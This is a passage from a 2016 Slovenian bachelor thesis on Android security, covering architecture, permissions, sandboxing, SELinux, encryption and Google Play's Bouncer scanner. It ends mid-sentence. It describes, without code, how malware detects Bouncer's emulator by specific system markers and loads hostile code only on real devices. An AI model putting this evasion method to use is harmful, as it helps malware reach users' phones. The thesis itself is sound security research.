Univerza v Ljubljani
Fakulteta za računalništvo in informatiko

Kristina Batistič

Pregled in analiza varnosti v sistemu Android

diplomsko delo

univerztetni študijski program prve stopnje
računalništvo in informatika

Mentor: prof. dr. Denis Trček

Ljubljana, 2016

This work is licensed under a Creative Commons Attribution-ShareAlike 4.0 International License.

Besedilo je oblikovano z urejevalnikom besedil LaTeX.

Fakulteta za računalništvo in informatiko izdaja naslednjo nalogo:

Tematika naloge:

V diplomski nalogi naredite pregled arhitekture sistema Android. Analizirajte obstoječe varnostne mehanizme, njihove pomankljivosti in predlagajte izboljšave. Poiščite kakšne so možnosti vdora in izvedite izbrane napade ter predlagajte in opišite obrambo pred njimi.

Izjava o avtorstvu diplomskega dela

Spodaj podpisana Kristina Batistič sem avtorica diplomskega dela z naslovom:

Pregled in analiza varnosti v operacijskem sistemu Android (angl. *An overview and analysis of Android security*)

S svojim podpisom zagotavljam, da:

- sem diplomsko delo izdelal samostojno pod mentorstvom prof. dr. Denisa Trčka,
- je delo pregledala in popravila lektorica Tanja Tomšič, prof. slovenščine
- so elektronska oblika diplomskega dela, naslov (slov., angl.), povzetek (slov., angl.) ter ključne besede (slov., angl.) identični s tiskano obliko diplomskega dela,
- soglašam z javno objavo elektronske oblike diplomskega dela na svetovnem spletu preko univerzitetnega spletnega arhiva.

V Ljubljani, dne 7. julija 2016 Podpis avtorja:

Zahvaljujem se družini in prijateljem za vso podporo.

Kazalo

Povzetek

Abstract

1 Uvod **1**

1.1 Motivacija 1
1.2 Uporabljena orodja in tehnologije 2
1.3 Sorodna dela 3

2 Pregled operacijskega sistema **5**

2.1 Različice operacijskega sistema 5
2.2 Zgradba operacijskega sistema 8
2.3 Vgrajeni varnostni mehanizmi 14
2.4 Možne tarče napada (ang. attack surfaces) 19
2.5 Smer napada 22

3 Primer izvedenega napada imenovanega Stagefright **25**

3.1 Vzrok 25
3.2 Analiza kode 26
3.3 Izvedba 41

4 Obramba pred napadi **43**

4.1 Googlova vloga 43
4.2 Proizvajalčeva vloga 44
4.3 Vloga varnostnih podjetij 44

4.4 Vloga uporabnika 44

5 Sklepne ugotovitve **47**

Seznam uporabljenih kratic

kratica	angleško	slovensko
adb	Android Debug Bridge	orodje za razhroščevanje androida
API	aplication program interface	aplikacijski vmesnik
OHA	Open Handset Alliance	-
IPC	Inter Process Communication	medprocesna komunikacija
UID	user indetification number	uporabniška indentifikacijska številka
PID	process identification number	procesna identifikacijska številka

Povzetek

Naslov: Pregled in analiza varnosti v sistemu Android

Diplomska naloga vsebuje pregled in analizo varnosti sistema Android. Predstavi operacijski sistem in analizira varnostne mehanizme, ki so vgrajeni vanj. Opisano je delovanje sistema in njegova arhitekturna zasnova, nato pa še kako so varnostni mehanizmi vgrajeni vanj. Sledi analiza varnostnih pregledov, ki jih Google izvaja pred objavo v trgovini Google Play. Razložena raba dovoljenj ter prednosti in slabosti le-teh. Opiše druge pomembne varnostne mehanizme kot so peskovnik, SELinux in enkripcija. Sledi opis izvedenega napada in strategije obrambe pred njim. V zaključku je povzetek ugotovitev in možnosti za nadaljnje raziskovanje.

Ključne besede: Android, varnost, vdor, varnostna luknja, zaščita, ranljivost.

Abstract

Title: Overview and analysis of security in Android

This bachelor thesis addresses the security of the Android system. It begins with the general overview of the operating system and system's architecture and its built-in security mechanisms. It describes how the system works and the system architecture, and also how the security mechanisms are built into the system. Next, comes the overview of the security of the Google Play marketplace. Permissions are explained as well as their pros and cons. Furthermore, the security mechanisms used for security check of the applications before they go to the marketplace are thoroughly analyzed. In the second part, an executed attack is presented and explained, followed by protection strategies. In the end, we sum up the findings and propose further research on this topic.

Keywords: Android, security, mobile, exploit, vulnerability.

Poglavje 1

Uvod

1.1 Motivacija

Mobilni telefoni so danes najbolj uporabljane elektronske naprave. V letu 2014 so jih je prodali 1838 milijonov (za primerjavo z računalniki, ki so jih prodali le 318 milijonov). Za prihodnja leta napovedujejo, da se bo trend prodaje mobilnih telefonov še povečeval [13]. Najbolj priljubljeni so prav taki z operacijskim sistemom Android, ki zavzemajo več kot osemdeset odstotkov trga[24].

Telefon imamo vedno pri sebi in ga tekom dneva uporabljamo za najrazličnejša opravila, od opravljanja klicev, pregleda e-pošt, pregleda stanja na tekočem računu, plačevanja, brskanja po spletu, navigacije, poslušanja glasbe. Še zelo veliko je drugih opravil, ki jih omogočajo sodobne aplikacije! Ob tem redko pomislimo na količino in naravo podatkov, ki jih ob tem zaupamo telefonu in kaj vse lahko z njimi naredi nekdo, ki pridobi dostop do njih.

Nekdo me je vprašal: "Kaj, če nekdo pridobi dostop do mojega telefona?Ža predstavo: Če ima nekdo dostop do našega telefona, ima dostop do imenika, kar je potencialno uporabno zaradi seznamov elektronskih naslovov za pošiljanje neželenih pošt, za prevare, kot so klici na plačljive številke,

zbiranje osebnih informacij za namen usmerjenega napada (ang. spear phishing) in še mnogo drugih nezaželjenih posledic. Če telefon uporabljamo za plačevanje, se nepridiprav lahko prebije do podatkov o plačilni kartici, transakcijskem računu ipd. Lahko tudi začne pošiljati velike količine SMS sporočil na plačljive številke, ali kliče v tujino, kar nam konec meseca pošteno poveča račun. Če nekdo pridobi GPS-podatke z naše naprave, lahko zelo natančno predvidi naše gibanje in naš urnik ter v naši odsotnosti obišče naš dom, ali nas preseneti zvečer v osamljeni ulici. Nepridipravi imajo neskončno domišljijo, kako izkoristiti takšne podatke, in uporabniki bi se tega morali zavedati.

S svojim diplomskim delom želim opozoriti na problematiko zanemarjanja vidika varnosti, možnosti rabe in podati ustrezne rešitve za zaščito. Menim, da bi za nemoteno opravljanje vsakdanjih opravil brez neprijetnih posledic morali poskrbeti za čim večjo varnost naprav in podatkov, ki jih hranijo. Želim predstaviti nove rešitve, povečati zavedanje med uporabniki ter spodbuditi širšo razpravo o tej problematiki.

1.2 Uporabljena orodja in tehnologije

Za izvedbo praktičnega dela te diplomske naloge sem uporabila mobilni telefon Galaxy Nexus. Zanj sem se odločila, ker je njegova koda javno objavljena skupaj s izvršno kodo za vse verzije operacijskega sistema ter gonilnikov za operacijski sistem Windows. Zaradi odklenjenega nalagalnika mi omogoča, da na napravo naložim poljubno verzijo sistema, s pomočjo gonilnika pa telefon enostavno povežem z računalnikom. Ker naprave vrste Nexus uporabljajo tako imenovani "Vanilla"ali čisti sistem Android, ranljivost v sliki sistema pomeni, da gre za ranljivosti tudi v vseh ostalih napravah. Hkrati ugotavljam, da nima ranljivosti, ki so specifične samo za določene modele določenih znamk. S tem smo dobili najbolj univerzalne ugotovitve.

1.3 Sorodna dela

Dober pregled pristopov do varnosti operacijskega sistema nam nudi knjiga Android Hacker's Handbook avtorja Joshua Drakea [8]. Pregled znanih ranljivosti po arhitekturnih nivojih in obrambe po različicah operacijskega sistema sem našla v članku Analysis of Modern Vulnerabilities and Exploitation Techniques in Android [40]. Delo Understanding Android Security [9] predstavlja pregled dovoljenj in opiše mehanizme, ki bi jih morali razvijalci aplikacij upoštevati, da bi bile njihove aplikacije varne. Delo All Your Droid Are Belong to Us: A Survey of Current Android Attacks [45] iz leta 2011 razlaga o napadih, razvrščenih glede na možnosti dostopov do naprave za napadalce. V delu Improving the Android Smartphone Security against Various Malware Threats je pregled varnostnih izboljšav, ki jih lahko naredimo z namestitvijo različnih dodatkov v obliki ogrodij in aplikacij. Delo Google Android: A Comprehensive Security Assessment [39] iz leta 2010 nudi pregled varnostnih mehanizmov, že vključenih v Androide, in navede taksonomijo napadov, ki jih kategorizira glede na verjetnosti in vplive v pet sorodnih gruč. Za vsako gručo navede obrambne mehanizme, ki jih lahko uvedemo za preprečitev napada.

Poglavje 2

Pregled operacijskega sistema

2.1 Različice operacijskega sistema

Obstaja več različic operacijskega sistema in v vsakem trenutku so številne med njimi aktivirane, so si pa med seboj lahko zelo različne. Najnovejša različica je 6.0 Marshmallow, ki je nameščena le na najnovejših napravah ter napravah Nexus (zgolj na napravah, izdanih v zadnjih dveh letih). Najstarejša verzija, ki je še v rabi, je 2.2 Froyo. Razvijalcem se priporoča, da za minimalne zahteve za svoje aplikacije postavijo različico 4.0.3 Ice Cream Sandwich, kar bi podpiralo 94% uporabnikov. Želja po razvoju čim novejše različice obstaja zaradi tega, ker nam novejše različice omogočajo dodatne funkcionalnosti.


Z varnostnega vidika je najboljše imeti najnovejšo verzijo, saj so znane ranljivosti popravljene šele v vsaki naslednji različici, ker Google ne omogoča popravkov za starejše verzije. Dodatna težava nastane, ko imamo napravo, ki ni vrste Nexus. Naprave Nexus imajo namreč naložen t. i. "Vanilla Android", kar pomeni osnovno različico Androida, katere koda je tudi javno objavljena. Veliko proizvajalcev za svoje naprave namreč prilagodi osnovno različico z dodajanjem logotipov, aplikaciij, zaklepanjem nalagalnika sistema ali še drugače prilagodijo sistem za svoje naprave. Od proizvajalca do proi-

zvajalca so razlike glede sprememb. Te spremembe se gibljejo v razponu od minimalnih do večjih – nekatere od njih lahko uvedejo dodatne ranljivosti. Ker spremenjena koda ni nujno javno objavljena, se pojavi tudi težava, da je manj pregledana s strani varnostnih raziskovalcev in se zato v njej lahko skrivajo ranljivosti.

Pri posodobitvah se pojavi težava takrat, ko Google objavi novo verzijo, proizvajalci pa je ne morejo enostavno razposlati uporabnikom, ampak jo morajo prilagoditi svojim napravam. Od količine prilagoditev, ki so jih uvedli, je odvisno, koliko dela je za to potrebno. Posledično prihaja do zamika med objavo uradnega popravka s strani Googla in dejansko namestitvijo popravka pri uporabnikih, v vmesnem času ostajajo naprave ranljive in so ranljivosti javno znane [45]. Proizvajalci se običajno odločajo zagotavljati posodobitve zgolj za najdražje modele in zgolj v zelo omejenem času. Zaradi tega fenomena posodabljanja prihaja do tega, da so uporabniki obsojeni na starejše verzije, posledično pa prihaja do velike razdrobljenosti ekosistema.

Ker so znane ranljivosti javno objavljene, velikokrat obstaja tudi lahko dostopen programček, ki izkorišča te ranljivosti. Zaradi navedenega je ta razdrobljenost varnostno zelo problematična. Pomeni, da je zelo velik odstotek uporabnikov ranljiv zaradi javno znanih varnostnih lukenj, ki jih je za cel seznam.

Različica	Kodno ime	API	delež
2.2	Froyo	8	0.2%
2.3.3 - 2.3.7	Gingerbread	10	3.4%
4.0.3 - 4.0.4	Ice Cream Sandwich	15	2.9%
4.1.x	Jelly Bean	16	10.0%
4.2.x		17	13.0%
4.3		18	3.9%
4.4	KitKat	19	36.6%
5.0	Lollipop	21	16.3%
5.1		22	13.2%
6.0	Marshmallow	23	0.5%



Slika 2.1: *Različice Androida, Dec 2015* Vir: http://developer.android.com/about/dashboards/index.html


2.2 Zgradba operacijskega sistema

Android je operacijski sistem, ki so ga leta 2003 zasnovali Andy Rubin, Nick Miner in Andy Sears, od leta 2005 dalje pa ga razvija Google v sodelovanju z Open Handset Alliance (OHA). Prva verzija 1.0 je bila izdana leta 2008 na napravi HTC Dream [2].

Sistem je zasnovan na jedru Linux in optimiziran za mobilne naprave z namenom doseči boljšo zmogljivost in manjšo porabo energije. Nad jedrom teče navidezni stroj, imenovan Dalvik, v katerem se poganjajo aplikacije, napisane v Javi.

Dalvik Javanska koda se prevede v datoteko s končnico class, nabor teh datotek pa je v zbirniku združen v datoteko DEX (Dalvik Executable). Ta koda se potem interpretira in izvaja v navideznem stroju Dalvik. Ta uporablja registre in ne sklada. Kodo, ki jo naloži ob prvem zagonu aplikacije, optimizira in jo shrani kot ODEX (Optimized DEX).

Zygote Prvi proces, ki se zažene ob zagonu sistema, je Zygote, ki služi temu, čemur v Linuxu služi proces "init". Zadolžen je za zagon ostalih storitev in knjižnic, ki jih uporablja Android Framework. Za zagon nadaljnjih procesov Zygote poskrbi tako, da naredi kopijo samega sebe in nato zažene nov proces.



Slika 2.2: *Arhitektura operacijskega sistema* Vir: http://source.android.com/devices/

2.2.1 Aplikacije

Kar uporabnike najbolj privlači pri Androidu so aplikacije. Za Android obstaja ogromen ekosistem aplikacij, ki si jih uporabniki namestijo in s tem izbirajo, česa je zmožen njihov telefon. Aplikacije v osnovi delimo na prednameščene, kamor spadajo Googlove aplikacije, in tiste, ki omogočajo osnovno uporabnost telefona, ter aplikacije, ki jih namestijo proizvajalci z namenom diferenciranja svojih znamk. Nameščene so v `/system/app`, Imajo lahko višje privilegije in jih praviloma ni mogoče odstraniti brez skrbniškega dostopa.

Druga vrsta aplikacij so tiste, ki jih namesti uporabnik. Pri tem lahko namesti aplikacije iz uradne trgovnine Google Play, ali iz katere od ostalih trgovin, lahko pa celo neposredno naloži aplikacijo z namestitvijo .apk paketa, ki ga prenese prek adb-ja (*Android Debug Bridge*), z kartice SD, prek spleta ipd. Tovrstne aplikacije se namestijo v `/data/app`.

Zgradba aplikacije

Aplikacija je sestavljena iz t.i. aktivnosti (*activity*), prejemnika sporočil (*broadcast receiver*), storitev (*services*) in upravitelja vsebine (*content provider*) [14]. Aktivnost predstavlja uporabniški vmesnik. Prejemnik sporočil posluša nenaslovljene *namene* (*Intents*). Z uporabo filtra lahko omejimo, kdo je lahko pošiljatelj, ter zahtevamo dovoljenja za določene akcije. V ozadju tečejo storitve, ki sprejemajo in pošiljajo *namene*, s pomočjo katerih jih lahko tudi zaženemo in ustavimo. Ponudnik vsebin je vmesnik za dostop do shramb podatkov.

Komunikacijo med aplikacijami omogoča *namen* (*Intent*) – to je sporočilo, ki vsebuje informacije o operaciji, ki naj se izvede, ciljno komponento, in dodatne infomacije, ki so pomembne za prejemnika. *Namen* omogoča akcije, kot so: odprtje brskalnika ob kliku na povezavo v e-pošti, ipd. Na ta način lahko aplikacije komunicirajo med seboj, uporabljajo funkcionalnosti druge

aplikacije in si delijo podatke. Posledično je zelo pomembno preveriti, če ima klicatelj dovoljenje za izvajanje določene funkcije in če dostopa do določenih podatkov. Za to je zadolženo izvajalno okolje Android. Poleg tega lahko aplikacija vsebuje filter *namenov*, ki omogoča klice zgolj določenim aplikacijam (npr. zgolj aplikacijam istega izdajatelja).

Vsak paket .apk vsebuje tudi datoteko `Manifest.xml`, ki nam pove osnovne informacije o aplikaciji: enolično ime aplikacije, njeno verzijo in verzije sistema, ki jih podpira, dovoljenja, ki jih potrebuje, gradnike in knjižnice, ki jih vsebuje ter dodatne informacije, kot so npr.: UID (*User ID*). Manifest je dokument, ki nam ponuja celosten pogled nad aplikacijo, saj morajo biti v njem registrirani vsi servisi, aktivnosti, prejemniki sporočil ter upravitelji vsebin.

2.2.2 Aplikacijsko ogrodje (application framework)

Ogrodje za aplikacije ponuja razvijalcem številna aplikacijska ogrodja - to so razredi in paketi, ki razvijalcem omogočajo dostop do komponent. Poleg tega vsebuje kodo, ki je skupna več aplikacijam in teče v Dalvik okolju, in t. i. "third party"pakete.

2.2.3 Povezovalnik (Binder)


Povezovalnik je optimizirani način za medprocesno komunikacijo. Procesi ne komunicirajo neposredno med seboj, ampak zgolj prek *povezovalnika*. Realiziran je kot naslovni prostor v pomnilniku, skupen za vse aplikacije. Dostop do konkretne lokacije je omejen glede na dovoljenja, ki jih ima posamezna aplikacija. *Povezovalnik* posreduje poleg komunikacije med različnimi aplikacijami tudi pri komunikaciji znotraj same aplikacije. Postopek omogoča aplikaciji, da kliče lokalno metodo, v resnici pa kliče oddaljeno metodo v nekem drugem procesu, ki teče vzporedno.

Povezovalnik je sestavljen iz dveh delov:

- knjižnice, ki se izvaja v uporabniškem prostoru in je vključena v vse aplikacije, ter;

- gonilnika, ki izvaja kritične operacije v jedrnem prostoru. Naloga funkcij v knjižnici je oblikovanje zahtev v obliki, primerni za pošiljanje. Nato se prek sistemskega klica podatki prekopirajo v jedrni prostor, kjer jih sprejme gonilnik. Gonilnik zahtevo posreduje strežniškemu procesu, ki od slednjega prejme odgovor in ga povratno posreduje klicatelju [3].

Aplikacija potrebuje dovoljenja za dostop do virov (ang. *permissions*), ki so definirana v `XML Manifestu`, za dostop do virov. To je na nižjem nivoju implementirano z UID in GID, kar pomeni, da se za vsako dovoljenje aplikaciji pripiše skupina, s čimer aplikacija dobi GID in pravice te skupine. Povezovalnik preveri, ali obstaja dovoljenje za dostop, tako da preveri UID in GID.



Slika 2.3: *Povezovalnik* Vir: [3]

2.2.4 Storitve Androida (ang. Services)

Storitve se delijo v dve skupini: sistemske in medijske. Zygote zažene sistemski strežnik takoj po zagonu, ki nato poskrbi za zagon vseh sistemskih storitev. Medijski strežnik skrbi za obdelavo multimedijskih datotek.

2.2.5 Abstrakcija strojne opreme (Hardware abstracion layer)

Nivo abstrakcije strojne opreme neodvisno od gonilnikov skrbi za podporo strojni opremi. Zgrajen je iz modulov Hardware Abstraction Layer (HAL), ki jih skupaj z ustreznimi gonilniki priskrbijo proizvajalci strojne opreme. Predpisana je oblika modulov, ne pa tudi komunikacija med modulom in gonilnikom. Več modulov HAL je skupaj zapakiranih v knjižnični modul, to je datoteka s končnico `.so` [15].

```
struct audio_module HAL_MODULE_INFO_SYM = {
    .common = {
        .tag = HARDWARE_MODULE_TAG,
        .module_api_version = AUDIO_MODULE_API_VERSION_0_1,
        .hal_api_version = HARDWARE_HAL_API_VERSION,
        .id = AUDIO_HARDWARE_MODULE_ID,
        .name = "NVIDIA Tegra Audio HAL",
        .author = "The Android Open Source Project",
        .methods = &hal_module_methods,
    },
};
```

Slika 2.4: *Primer HAL modula* Vir: https://source.android.com/devices/

2.2.6 Jedro (ang. Kernel)

Jedro Androida je veja jedra Linux, od katerega se razlikuje za manj kot en odstotek. Spremembe so predvsem v datotečnem sistemu in upravljanju s pomnilnikom[30]. Največje spremembe so: `Binder`, `ashmem`, `pmem`, `logger`, `RAMCONSOLE`, `out-of-memory modifications`, `wake-locks`, `Alarm Timers`,

`Paranoid Networking`, `timed output` in `yaffs2`.
Binder je gonilniški del mehanizma medprocesne komunikacije (predhodno opisan v 2.2.3).

- **Ashmem** pomeni Anonymous Shared Memory oziroma slovensko anonimni skupni pomnilnik. Je skupni pomnilnik z mehanizmom, ki optimizira porabo prostora z avtomatskim čiščenjem pomnilnika, kadar ga sistemu primanjkuje.

- **Pmem** je gonilnik, ki skrbi za večji del pomnilnika, ki si ga delijo uporabniški in jedrni procesi.

- **Logger** je gonilnik, ki podpira logcat ukaz. Android je poleg uvedbe tega dodatnega načina logiranja obdržal tudi Linuxov log sistem.

- **Paranoid networking** je modifikacija, ki dodatno omejuje zmožnosti vsake skupine glede na dovoljenja, ki jih ima, npr kreiranje vtičnic (*socket*).

2.3 Vgrajeni varnostni mehanizmi

Predstavila bom izbrane varnostne mehanizme vgrajene v sistem.

2.3.1 Dovoljenja

Dovoljenja varujejo dostop do APIjev, *ponudnikov vsebin* in *namenov*. Aplikacija mora deklarirati zahteve za vsa dovoljenja, ki jih potrebuje v `Manifestu`. Ob namestitvi se uporabniku izpišejo zahtevana dovoljenja in le-ta lahko odobri vsa, ali pa zavrne namestitev aplikacije. Poznejše spreminjanje dovoljenj ni več mogoče. Z verzijo 6.0 se je sistem spremenil in aplikacija ob namestitvi

ne vpraša več za dovoljenje oziroma odobritev, pač pa jih uporabnik lahko spreminja med izvajanjem aplikacije. Razvijalce se spodbuja, da uporabniku razložijo, zakaj potrebuje določeno dovoljenje. Na tak način želijo povečati možnosti, da uporabnik tako dovoljenje odobri [18].

Dovoljenja so razdeljena v tri kategorije: normalno, nevarno in sistemsko. Uporabnik je posebej opozorjen na nevarna dovoljenja, ki imajo lahko posledice na zasebnost ali pa finančne posledice. Sistemska dovoljenja imajo aplikacije v sistemski mapi oziroma aplikacije s podpisom proizvajalca strojne opreme. Dodatno lahko razvijalci definirajo svoja lastna dovoljenja.

Mehanizem

Večina dovoljenj se preverja prek Androidovega sistema za preverjanje dovoljenj, nekatera pa se preverjajo prek Linuxovih mehanizmov, in sicer: `INTERNET`, `WRITEEXTERNALSTORAGE`, `BLUETOOTH`. Pri *ponudnikih vsebin* imamo ločeno: bralno in pisno dovoljenje. Poleg tega imamo možnost zelo natančnega nastavljanja dovoljenj za točno določene vrednosti. ActivityManagerService omejuje, kdo lahko pošlje določeni *namen*. Poleg dovoljenj je pri namenih dodatna kontrola tudi UID, ki se mora pri sistemskih namenih ujemati z UID sistemom – v tem primeru UID prevlada nad dovoljenji. Aplikacije potrebujejo dovoljenja tudi za sprejemanje sistemskih *namenov*.

Problematika dovoljenj

Uporabniški vidik Trenutno so uporabniki vajeni, da ima vsaka aplikacija nekaj t. i. Nevarnih dovoljenj. Ker je edina opcija, da uporabnik sprejme vsa dovoljenja, ali zavrne namestitev aplikacije, je uporabnik (pri starejših verzijah OS) prisiljen v sprejemanje pogojev. Ker pa vedno znova videva dolg seznam dovoljenj in opozorila, da so zahtevana dovoljenja nevarna, ni doseženega želenega učinka. Pri uporabnikih opazimo pomanjkanje razumevanja za to, ali je zahteva po posameznih dovoljenjih in njihovih kombinacijah utemeljena, ali ni, in kaj natančno mu omogočajo [29].

Razvijalske zahteve po nepotrebnih dovoljenjih Ena tretjina aplikacij zahteva dovoljenja, ki jih ne potrebuje[12]. Po pravilu minimalnih pravic bi aplikacije morale zahtevati minimalna dovoljenja, ki jim še omogočajo normalno delovanje. Ob zahtevi po nepotrebnih dovoljenjih prihaja do nepotrebnih tveganj, povečanja izpostavljenih površin, večjih posledic v primeru vdora, puščanja dovoljenj in zmedenosti uporabnikov. Razlogi za zahteve po nepotrebnih dovoljenjih so lahko nepopolno razumevanje razvijalcev, katero dovoljenje potrebujejo za določeno funkcionalnost, raba nezaščitenih metod v razredu, kjer za nekatere metode potrebujemo soglasja za dostop, in zahtevanje dovoljenj, potrebnih v starejših verzijah zaradi združljivosti. Dodaten razlog je lahko tudi v tem, da razvijalci zahtevajo dovoljenja, ki jih bodo mogoče potrebovali v prihodnosti zaradi avtomatskih posodobitev.

Dvig pravic Če aplikacija kliče metodo druge aplikacije, ki ima neko dovoljenje, kličoča aplikacija sama ne potrebuje dovoljenja. Posledično so javne nezaščitene metode lahka tarča zlonamernih aplikacij. Razvijalci morajo svoje javne metode sami zaščititi z zahtevami po dovoljenjih za klic metod[47].

Predlagane izboljšave

Zgolj opozorilo uporabnikom o zahtevanih dovoljenjih ne pove dovolj brez konteksta o namenu aplikacije. Predlog za možne izboljšave je, da aplikacije razdelimo v kategorije po namenu. Vsaka kategorija običajno zahteva neka dovoljenja. Če aplikacija znotraj določene kategorije zahteva dovoljenja, ki jih sorodne aplikacije običajno ne, je to sumljivo [34]. Poleg tega so lahko sumljive določene kombinacije dovoljenj, ki se v dani kategoriji običajno ne pojavljajo. Upoštevamo lahko tudi, da so določena dovoljenja veliko pogostejša pri škodljivih aplikacijah kot pri legitimnih. Sistem izda opozorilo zgolj v primeru, ko pridemo do zaključka, da je aplikacija sumljiva. V tem primeru prikaže opozorilo in zahtevana dovoljenja, sicer se aplikacija namesti brez ovir [?]. Tak sistem bi spremenil uporabniški odnos do odobravanja

vseh dovoljenj.

2.3.2 Peskovnik(ang. Sandbox)

Android uporablja mehanizem zaščite, imenovan *peskovnik* (ang. *Sandbox*), s katerim izolira aplikacije med seboj. Deluje tako, da vsaka aplikacija teče kot samostojen proces in ima svoj UID, ki ima določene pravice. Glede na to so mu omejeni viri, do katerih lahko dostopa. Aplikacije ne morejo dostopati ena do druge in imajo omejene dostope do operacijskega sistema. Datotečni sistem je zaščiten s standarnimi Linux dostopnimi dovoljenji. Ker je omenjeni mehanizem na nivoju jedra, je za zaobitev mehanizma potrebno poseči v jedro. V primeru napake v pomnilniku (*memory corruption*), ima napadalec dostop zgolj znotraj trenutne aplikacije [19].

2.3.3 SELinux

SELinux je mehanizem obvezne kontrole dostopa za celoten sistem. Definiramo mu varnostno politiko, zato nato lahko izvaja kontrolo dostopa v skladu z njo. Za razliko od običajnih Linux dovoljenj za kontrolo dostopa, ki imajo nadzor le nad običajnimi uporabniki, ima SELinux kontrolo tudi nad skrbniškim računom. Omogoča preverjanje dostopa, večnivojsko varnost in preverjanje tipov (ang. type enforcement). Kontrola tipov označi subjekte (npr. procese) in vire (npr. datoteke). Za vsako oznako definiramo pravila za dostop v varnostni politiki [38]. Glavna prednost uporabe SELinuxa je, da omogoča dodatno varnostno zaščito vseh virov pred vsemi uporabniki. Na tak način se napadalcu prepreči dostop do pomembnih virov tudi v primeru, ko je uspel izkoristiti ranljivosti v sistemu. Smalley in drugi so testirali učinke znanih škodljivih programov, ki izkoriščajo ranljivosti (exploits) ob uporabi SELinuxa, in prišli do ugotovitve, kako učinkovito prepreči napad [41].

2.3.4 Enkripcija

Od verzije 5.0 dalje je disk kriptiran z 128-bitno enkripcijo AES v načinu CBC (Cipher Block Chaining). Ob prvem zagonu se generira naključni ključ, s katerim se kriptira celoten disk in v nadaljevanju se vsi podatki pred zapisom kriptirajo in ob branju dekriptirajo. Ključ je kriptiran s privzetim geslom ali uporabniškim PINom, geslom ali vzorcem.

2.3.5 Varnostnik (Google Bouncer)

Ob objavi aplikacije v spletni trgovini Google Play se aplikacija avtomatsko pregleda z mehanizmom, imenovanim Varnostnik. Ta naredi statično analizo aplikacije in jo zavrne, če se med pregledom sproži kakšen alarm. Če gre aplikacija uspešno čez statično preverjanje, Varnostnik na simulatorju zažene dinamično analizo. Del aplikacij, ki ustrezajo nekim (neznanim) kriterijem, se pregleda tudi ročno. V primeru, da je aplikacija klasificirana kot škodljiva, je blokirana in odstranjena, blokiran postane tudi uporabniški račun razvijalca. Razvijalcu je tudi preprečeno ustvarjanje novih računov (vezano na IP, e-mail ipd).

Pri avtomatizirani dinamični analizi Varnostnik aplikacijo zažene enkrat samkrat, jo pusti teči 5 minut, ji dovoli dostop do spleta in simulira uporabnika z avtomatiziranimi vhodnimi podatki. Varnostnik je vedno na istem bloku naslovov IP in teče na istih specifikacijah emulatorja. Emulator je možno prepoznati po več lastnostih, kot so: mapa `/sys/qemu_trace`, `ro.kernel.qemu`, procesor imenovan **goldfish**, telefonska številka, serijska številka, IP naslov, ipd [31] [35].

Posledično lahko aplikacija preveri, ali teče v emulatorju. Če to zazna, izvede zgolj neškodljivo kodo. V primeru, da je aplikacija naložena na fizični napravi, pa naloži škodljivo kodo prek dinamičnega nalaganja kode, npr.: z uporabo Javascript Bridge-a, prek nalagalnika kode, ki naloži .apk, .jar ali

